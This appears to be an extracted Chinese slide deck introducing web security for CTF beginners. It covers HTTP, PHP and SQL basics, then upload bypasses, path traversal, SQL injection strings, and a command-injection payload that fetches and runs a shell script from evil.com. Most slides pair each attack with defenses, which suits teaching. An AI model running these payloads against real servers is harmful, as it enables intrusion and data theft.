
修改存档: <http://www.saveeditonline.com/>


逆向工具: dnspy

金手指: gba 模拟器

# CTF

## 拼图?






```
import os
import time
file='1.mp4'
os.path.getatime(file) #输出最近访问时间1318921018.0
os.path.getctime(file) #输出文件创建时间
os.path.getmtime(file) #输出最近修改时间
time.gmtime(os.path.getmtime(file)) #以struct_time形式输出最近修改时间
```


# CTF


## LSB




# CTF

## 明文攻击







## 新型 misc 题

区块链

51%攻击


扣块攻击

双重花费攻击

自私采矿攻击

日蚀攻击

合约代码审计



# 从入门到放弃?

别被劝退嘤嘤嘤



# WEB 安全入门

**MiaoTony**

<https://miaotony.xyz>

**Fork from Rex Zeng**

<https://www.rexskz.info>

**2021.3.20**

# 目录

1

- Web 安全简介

2

- Web 安全的理论基础

3

- CTF 中的常见 Web 漏洞

4

- 工具推荐

# 1. WEB 安全简介

# 序曲

- 服务器↔特殊的客户端（浏览器）
  - 服务器的安全（可以看作是一类特殊的“PWN”）
  - 浏览器的安全
- Web 在 CTF 中的特点
  - 容易上手、所见即所得、工具繁多
  - 黑盒、白盒（代码审计）
- Web 安全的先修技能
  - 查找资料的能力
  - 熟悉至少一门 Web 开发语言

# WEB 攻击的目的

- 获取敏感数据（用户信息、企业数据等）
- 破坏系统的功能
- 控制服务器，使其成为肉鸡
- 炫耀技术
- 网络间谍的战争

## 2. WEB 安全的理论基础



# WEB 安全的理论基础

- 当你在浏览器中输入 google.com 并且按下回车之后发生了什么？
  - 英文: <https://github.com/alex/what-happens-when/blob/master/README.rst>
  - 中文: [https://github.com/skyline75489/what-happens-when-zh\\_CN/blob/master/README.rst](https://github.com/skyline75489/what-happens-when-zh_CN/blob/master/README.rst)
- 接下来要讲的重点！
  - HTTP 协议、服务器软件、后端语言、数据库、HTML 语法、JavaScript 入门
  - 如果事先学过 Web 相关的开发，会很容易理解

# HTTP 协议

- 请求格式

Method URI Version

Key1: Value1

Key2: Value2

....

KeyN: ValueN

RequestBody

这里是样例:

```
POST /test.php HTTP/1.1
```

```
Host: my.workspace.com
```

```
Content-Type: application/json
```

```
User-Agent: xxxx
```

```
Cookie: xxxx
```

```
{"name": "rex", "age": 22}
```



# HTTP 协议

- 响应格式

Version Status StatusText

Key1: Value1

Key2: Value2

....

KeyN: ValueN

RequestBody

服务器软件

这里是样例：

HTTP/1.1 200 OK

Server: nginx

Content-Type: text/html

Content-Length: 11

Set-Cookie: xxxx

Hello rex!

# URI 介绍



- URI 为“统一资源定位符”，即用来寻找资源的东西。
- 格式：
  - (protocol)(hostname)[:port](/path) [?queryString][#anchor]

这里是样例：

```
http://my.workspace.com:23333/path/to/test.php?name=rex&age=22#title-1
```

# HTTP 协议

- 在有些时候，HTTP 协议会暴露出一些敏感数据，例如服务器软件和后端语言的版本，如果版本过旧则可能存在漏洞。
- 若后端语言对 HTTP 协议的处理不当，也可能导致一些问题，例如任意文件上传漏洞。
- 常用抓包工具：Wireshark（高级，略难）、Fiddler（用于 Windows 平台）、BurpSuite（全平台通用）



# 服务器软件

- 服务器软件是浏览器与后端语言或文件的中介。
- 常见的服务器软件：
  - Apache（老牌重量级服务器软件）
  - Nginx、OpenResty、Tengine（高性能反向代理）
  - Lighttpd（轻量级服务器软件）
  - Tomcat（多用于处理 JSP、Servlet 的问题）
  - IIS（微软出品必属……？）
- 不同的服务器软件有不同的配置方法，服务器软件配置不当则网站可能被入侵。



# 后端语言

- 后端语言用来生成动态页面，或者返回动态的文件（例如生成一些非主流的签名档）。
- 常见的后端语言：
  - PHP、Python、Java、Ruby、Node.js
  - 每种语言都有自带的框架
- 由于 PHP 是**最好的语言**，因此常被用于 CTF 的题目。
  - 熟悉 PHP 的一些特性
  - 多搜集各种框架漏洞的 POC 脚本
  - 可能需要一定的代码审计能力

# 数据库

- 常用的数据库软件:

- 关系型: MySQL / MariaDB、SQL Server、Access
- 非关系型: PostgreSQL、MongoDB

- 关系型数据库的 SQL 语言:

- `SELECT 233 AS `a`, 666 AS `b``
- `SELECT `name`, `age` FROM `person` WHERE `name` = 'rex' AND `age` > 20 LIMIT 1`
- `SELECT `title` FROM (SELECT `title` FROM `articles` WHERE `author` = 'rex' LIMIT 10 UNION SELECT 'None') `t` LIMIT 10`

# HTML 语法

- 全称为 ~~How To Make L???~~ HyperText Markup Language（超文本标记语言），常用于网页的编码。
- 语法：
  - 单标签：<TagName />, <TagName>
  - 双标签：<TagName></TagName>
  - 双标签内可以嵌套其它标签
- 几个样例：
  - `<input type="text" class="red" value="233">`
  - `<p id="mask">This is a <b>mask.</b></p>`

# JAVASCRIPT 入门

- JavaScript 是现代浏览器中唯一通用的脚本语言，语法与 C++ 略为相似。

```
if (({}).toString() === '[object Object]') {  
    console.log('It\'s really useless huh?');  
}
```

- 几种调用方式：

- `<script src="/path/to/file.js"></script>`
- `<script>alert(1);</script>`
- `<button onclick="alert(1)">Click me!</button>`



### 3. CTF 中的常见 WEB 漏洞

# CTF 中的常见 WEB 漏洞

- 文件上传
- 文件读取
- 代码执行
- 敏感信息泄露
- PHP 语言特性
- 代码逻辑漏洞
- 库和框架的漏洞
- SQL 注入
- 跨站脚本攻击 (XSS)
- 社会工程学

# 其它 WEB 漏洞

- 跨站请求伪造 (CSRF)
- 点击劫持
- Punycode
- window.opener 钓鱼

# 文件上传 - 概述

- 文件上传的原理
  - 由于服务器未校验上传的文件类型，致使黑客可以上传恶意的脚本文件。
- 文件上传的意义
  - 通过上传一句话木马或者大马，对服务器做进一步的控制，甚至可以上传内核漏洞的利用程序来提权。
- 常用的过滤及绕过方法：
  - 本地校验绕过、服务器软件路径解析特性绕过、MIME 类型校验绕过、文件后缀黑名单绕过、零字符截断绕过、利用编辑器漏洞上传、进入管理后台上传、利用 HTTP 协议上传。

# 文件上传 - 过滤及绕过

- 本地校验绕过
  - 文件上传窗口只允许选择指定类型的文件（例如“.txt”类型）
  - 抓包，修改文件名
- 服务器软件路径解析漏洞
  - IIS 6：可解析 1.asp 目录内任意文件、形如 1.asp;1.jpg 的文件
  - IIS 7/7.5+PHP：若存在 1.jpg，访问 1.jpg/1.php 即可执行 PHP
  - Nginx<0.87：同上，此外 Windows 下可用 1.jpg%20%00.php
  - Apache：文件后缀从右向左识别，即 1.php.xxx



# 文件上传 - 过滤及绕过

- MIME 校验绕过
  - 校验 Content-Type 是否为允许的值（例如 image/jpeg）
  - 抓包，修改 HTTP 头部的 Content-Type
- 文件后缀黑名单绕过
  - 大小写：1.pHp
  - 末尾空格：1.php%20
  - 过滤未迭代：1.phphp
- 零字符截断绕过
  - 1.asp%00.jpg（仅限 ASP）

# 文件上传 - 特殊的文件上传

- 常用编辑器的旧版本可能存在漏洞
  - FCKEditor、CKEditor、eWebEditor、TinyMCE、UEditor
- 管理后台弱口令
  - 猜解密码，使用系统默认密码等进入后台并上传
- 使用 HTTP 协议直接上传
  - 若服务器支持 PUT、MOVE 方法，即可直接上传
  - 该类服务器软件以 IIS 为主（工具：IISPutscanner、IISwrite）
  - **PUT /shell.asp HTTP/1.1**

# 文件上传 - 防御

- 常用的防御方法：
  - 使用白名单过滤
  - 上传后将文件重命名
  - 升级服务器软件以避免解析漏洞
  - 升级用到的开源编辑器
  - 管理后台设置强密码



# 文件读取 - 概述

- 可能的漏洞原因：
  - `echo file_get_contents("../uploads/{$file}");`
- 常见的利用方法：
  - `?file=../flag.php`
  - `?file=php://filter/convert.base64-encode/resource=flag.php`
- 防御方法：
  - 路径中出现“../”立即结束程序
  - 始终使用白名单过滤

# 代码执行 - 概述

- 可能的漏洞原因：
  - `include "./actions/{$action}";`
  - `system("ping -c 4 {$_GET['ip']}");`
- 常见的利用方法：
  - `?action=http://example.com/shell.txt`
  - `?action=../../../../../../../../proc/self/environ`（需配合 User Agent）
  - `?ip=127.0.0.1&&curl%20http://evil.com/shell.sh&&./shell.sh`
- 防御方法：
  - 对输入做白名单过滤，以最小权限运行应用

# 敏感信息泄露 - 概述

- 可能的漏洞原因：
  - 服务器软件配置不当，可列出目录下的文件，甚至是 .git、.svn 目录下的文件，则可泄露源代码
  - 项目的配置文件可能存在敏感信息
  - 在服务器上修改代码产生的备份文件，可能存在敏感信息
  - 开源项目的 Git、SVN 仓库中，历史版本可能存在敏感信息
- 防御方法：
  - 禁止列目录和访问敏感文件（例如 \*.bak、config.ini 等）
  - 确保 Git、SVN 的每一版本不带有敏感信息

# PHP 语言特性 - 概述

- 由于 PHP 是最好的语言，因此有许多优良的特性。
  - 使用“==”进行比较，若一方为数字、0e\d、0x[\da-f]，则另一方先转为数字再进行比较，因此下列运算结果均为真：
    - '0' == 0
    - '0e462097431906509019562988736854' == 0
    - '0x1e240' == '123456'
    - '0.99999999999999999999999999999999' == 1
  - 此外，in\_array、array\_search 函数默认使用“==”进行比较
  - md5(array()) === null
  - strcmp('password', array()) === null





# PHP 语言特性 - 概述

- 防御措施：
  - 始终使用“===”进行比较
  - 向 in\_array、array\_search 函数中传入 strict 参数
  - 调用 md5、strcmp 等函数前先检验数据类型



# 代码逻辑漏洞 - 概述

- 漏洞产生原因：
  - 程序员要跑路了或者脑子抽了，写了一些奇怪的代码。
  - 黑客需要有一定的代码阅读能力和逻辑思维。
- 举例（验证码的逻辑）：
  - 产品为了防止暴力破解密码，让开发添加了验证码；
  - 开发只在 code.php 中更新了 `$_SESSION['code'];`
  - 黑客只需生成一次验证码，接下来就用它来爆破吧！
- 防御措施：
  - 没啥好说的，写代码前请三思。

# 库和框架的漏洞 - 概述

- 漏洞产生原因：
  - 项目中使用的开源库和框架被爆出漏洞。
- 举例：
  - 上网搜索“thinkphp 漏洞”、“wordpress 漏洞”、“imagemagick 漏洞”、“dedecms 漏洞”、“discuz 漏洞”……
  - 多屯一些利用工具，在 CTF 和渗透的时候会方便很多。
- 防御措施：
  - 升级使用的库和框架到最新版。

# SQL 注入 - 基础

- 从数据库中获取数据:

```
$user = $_GET['user'];
```

```
$pass = $_GET['pass'];
```

```
$db->query("SELECT * FROM `users` WHERE `username` = '{$user}' AND  
`password` = '{$pass}'");
```

- 对用户输入过滤不当导致注入:

```
SELECT * FROM `users` WHERE `username` = 'someone' AND `password` =  
'23333'
```

```
SELECT * FROM `users` WHERE `username` = 'admin' limit 1 #' AND  
`password` = '23333'
```



# SQL 注入 - 基础

- 常见类型：
  - 通过屏幕上的报错提示推测 SQL 语句。
  - 服务器关闭了报错提示，需要考虑盲注。
    - 布尔盲注、时间盲注、二分
    - 参考阅读：<http://www.freebuf.com/articles/web/30841.html>
  - 通过 information\_schema 中的信息进行注入。

# SQL 注入 - 基础

- 若有权限，则可以通过 information\_schema.tables 表确定表结构，进行进一步注入。
  - 显示数据库：SELECT GROUP\_CONCAT(schema\_name) FROM information\_schema.schemata
  - 显示数据表：SELECT GROUP\_CONCAT(table\_name) FROM information\_schema.tables WHERE table\_schema = 'database\_name'
  - 显示每一列：SELECT GROUP\_CONCAT(column\_name) FROM information\_schema.columns WHERE table\_schema = 'database\_name' AND table\_name = 'table\_name'

# SQL 注入 - 过滤与绕过

- 一个简单的过滤:

```
$user = $_GET['user'];
```

```
$pass = $_GET['pass'];
```

```
if (preg_match('/ /', $user)) die('no nbsp!');
```

```
$db->query("SELECT * FROM `users` WHERE `username` = '{$user}' AND  
`password` = '{$pass}'");
```

- 对应的绕过方法:

```
SELECT * FROM `users` WHERE `username` = 'admin'/**/limit/**/1/**/#'  
AND `password` = '23333'
```

# SQL 注入 - 绕过 ADDSLASHES 函数

- PHP 的 addslashes 函数或 magic\_quotes\_gpc 选项会在特殊字符之前添加转义字符“\”。

